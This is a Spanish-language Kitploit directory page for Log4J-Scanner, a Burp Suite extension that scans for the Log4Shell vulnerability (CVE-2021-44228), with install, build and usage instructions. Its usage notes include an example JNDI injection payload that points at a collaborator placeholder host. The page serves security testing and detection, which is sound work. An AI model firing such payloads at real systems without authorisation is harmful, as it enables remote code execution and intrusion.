

Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Log4J-Scanner — Extensión de Burp para escanear la vulnerabilidad Log4Shell (CVE-2021-44228) pre y post autenticación. | Kitploit
Herramientas/GitHubGitHub/0xdexter0us/log4j-scanner
Escáneres de VulnerabilidadesEscáneres de Vulnerabilidades WebExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHub0xdexter0us/log4j-scanner

Log4J-Scanner

Extensión de Burp para escanear la vulnerabilidad Log4Shell (CVE-2021-44228) pre y post autenticación.

Ver Repositorio
1022436hace 4 añosRevisado por Kitploit
Compartir

log4j

Extensión de Burp para escanear la vulnerabilidad Log4Shell (CVE-2021-44228) con payloads personalizados.


Descargo de responsabilidad

No soy responsable de tus acciones, de que Burp Suite se congele, de que el objetivo sea hackeado, de una guerra termonuclear, o de la crisis económica actual causada por seguir estas instrucciones. TÚ eliges usar esta herramienta, y si me señalas por haber estropeado algo, me reiré de ti.


Gif de uso

Instrucciones:

  • Instala la extensión ya sea desde los lanzamientos precompilados o compilando desde el código fuente.
  • Deshabilita/Desmarca todas las demás extensiones de escaneo activo como active scan++, burp bounty pro, param-miner, etc.
  • Desde el menú superior abre la configuración de Log4J Scanner.
  • Añade tu payload personalizado y guarda la configuración.
  • Selecciona tu objetivo > clic derecho > Scan.
  • Selecciona Scan Configuration > Select from library
  • Solo selecciona Audit checks - extensions only y haz clic en OK.

Agradecimientos especiales a Silent Signal, las instrucciones y configuraciones de escaneo están inspiradas en su extensión.

Instrucciones importantes a recordar:

  • En tu payload personalizado NO agregues la URL de tu colaborador, solo añade [collaborator-server] como marcador de posición,
  • [collaborator-server será reemplazado por la URL de tu servidor colaborador.
  • Ejemplo de payload: "${jndi:ldap://[collaborator-server]/a}

Descargar lanzamientos

https://github.com/0xDexter0us/Log4J-Scanner/releases/

Compilar desde el código fuente

  • ./gradlew build fatJar
  • Obtén el archivo jar build/libs/Log4J-Scanner-x.x.x.jar

Instalación

  1. Descarga el último jar desde los lanzamientos o compila desde el código fuente.
  2. Agrega el jar a Burp Suite.

Si te gusta el proyecto, ¡dale una estrella al repositorio! <3

Recursos

  • Para escaneo pasivo: https://github.com/f0ng/log4j2burpscanner
  • Para escaneo activo: https://github.com/albinowax/ActiveScanPlusPlus y https://github.com/silentsignal/burp-log4shell

Registro de cambios

25 de diciembre de 2021 - v0.2.0

  • Se agregó la API de Burp Collaborator.
  • Se eliminó el escáner personalizado.
  • Se agregó la API de escáner de Burp.

13 de diciembre de 2021 - v0.1.0

  • Primera versión pública

Agradecimientos

  • CoreyD97 - https://github.com/CoreyD97
  • Silent Signal - https://github.com/silentsignal

Esto fue codificado por mí en un día y es un lanzamiento inicial, pueden ocurrir errores, todos los informes de errores, sugerencias y solicitudes de extracción son bienvenidos :)


Únete a nuestro servidor de Discord!

ko-fi

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





